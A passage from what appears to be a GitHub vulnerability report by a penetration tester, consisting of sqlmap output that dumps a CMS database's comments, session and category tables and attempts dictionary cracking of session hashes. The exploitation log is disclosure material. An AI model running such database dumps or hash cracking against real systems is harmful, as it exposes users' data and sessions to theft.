[14:47:11] [INFO] table 'cms.posts' dumped to CSV file 'C:\Users\nu11secur1ty\AppData\Local\sqlmap\ou
[14:47:11] [INFO] fetching columns for table 'comments' in database 'cms'
[14:47:11] [INFO] fetching entries for table 'comments' in database 'cms'
Database: cms
Table: comments
[5 entries]
+------------+-----------------+--------------+-------------------+----------------+----------------+
| comment_id | comment_post_id | comment_date | comment_email     | comment_author | comment_status |
+------------+-----------------+--------------+-------------------+----------------+----------------+
| 25         | 1               | 2019-01-16   | example@gmail.com | daau           | show           |
| 26         | 1               | 2019-01-16   | example@gmail.com | dinesh         | show           |
| 27         | 2               | 2019-01-16   | example@gmail.com | daau           | show           |
| 28         | 2               | 2019-01-16   | example@gmail.com | dinesh         | show           |
| 37         | 2               | 2019-01-19   | example@gmail.com | fdgd           | show           |
+------------+-----------------+--------------+-------------------+----------------+----------------+

[14:47:12] [INFO] table 'cms.comments' dumped to CSV file 'C:\Users\nu11secur1ty\AppData\Local\sqlmap
[14:47:12] [INFO] fetching columns for table 'users_online' in database 'cms'
[14:47:12] [INFO] fetching entries for table 'users_online' in database 'cms'
[14:47:12] [INFO] recognized possible password hashes in column '`session`'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[14:47:12] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file 'D:\CVE\sqlmap\data\txt\nu11secur1ty.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> Y
[14:47:12] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[14:47:12] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[14:47:12] [INFO] starting 8 processes
[14:47:13] [WARNING] no clear password(s) found
Database: cms
Table: users_online
[4 entries]
+----+------------+----------------------------------+
| id | time       | session                          |
+----+------------+----------------------------------+
| 28 | 1541324861 | acqtk6uivrc3mancr6jubo36g8       |
| 40 | 1548511410 | ipke8cras4eauiu50upkm1mocd       |
| 41 | 1548401977 | l4qj6m6jv3ges0us7cqvrqovhq       |
| 42 | 1562584762 | fd7b414bec20e569f9bd17c4e7ef4c13 |
+----+------------+----------------------------------+

[14:47:13] [INFO] table 'cms.users_online' dumped to CSV file 'C:\Users\nu11secur1ty\AppData\Local\sq
[14:47:13] [INFO] fetching columns for table 'categories' in database 'cms'
[14:47:14] [INFO] fetching entries for table 'categories' in database 'cms'
Database: cms
Table: categories
[5 entries]
```

```
+--------+-------------------------------------------+-----------+---------------+
| cat_id | cat_user                                  | cat_title | cat_creator   |
+--------+-------------------------------------------+-----------+---------------+
| 1      | harshit,raghuveer23,raghuveer,vikas,daau, | home      | harshitbansal |
| 3      | <blank>                                   | service   | harshitbansal |
| 5      | <blank>                                   | contact   | harshitbansal |
| 7      | raghuveer,                                | about     | harshitbansal |
| 55     | <blank>                                   | hello     | harshitbansal |
+--------+-------------------------------------------+-----------+---------------+

[14:47:14] [INFO] table 'cms.categories' dumped to CSV file 'C:\Users\nu11secur1ty\AppData\Local\sqlm
[14:47:14] [INFO] fetched data logged to text files under 'C:\Users\nu11secur1ty\AppData\Local\sqlmap

[*] ending @ 14:47:14 /2022-04-11/
```

BR **@nu11secur1ty** - Penetration Testing Engineer

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants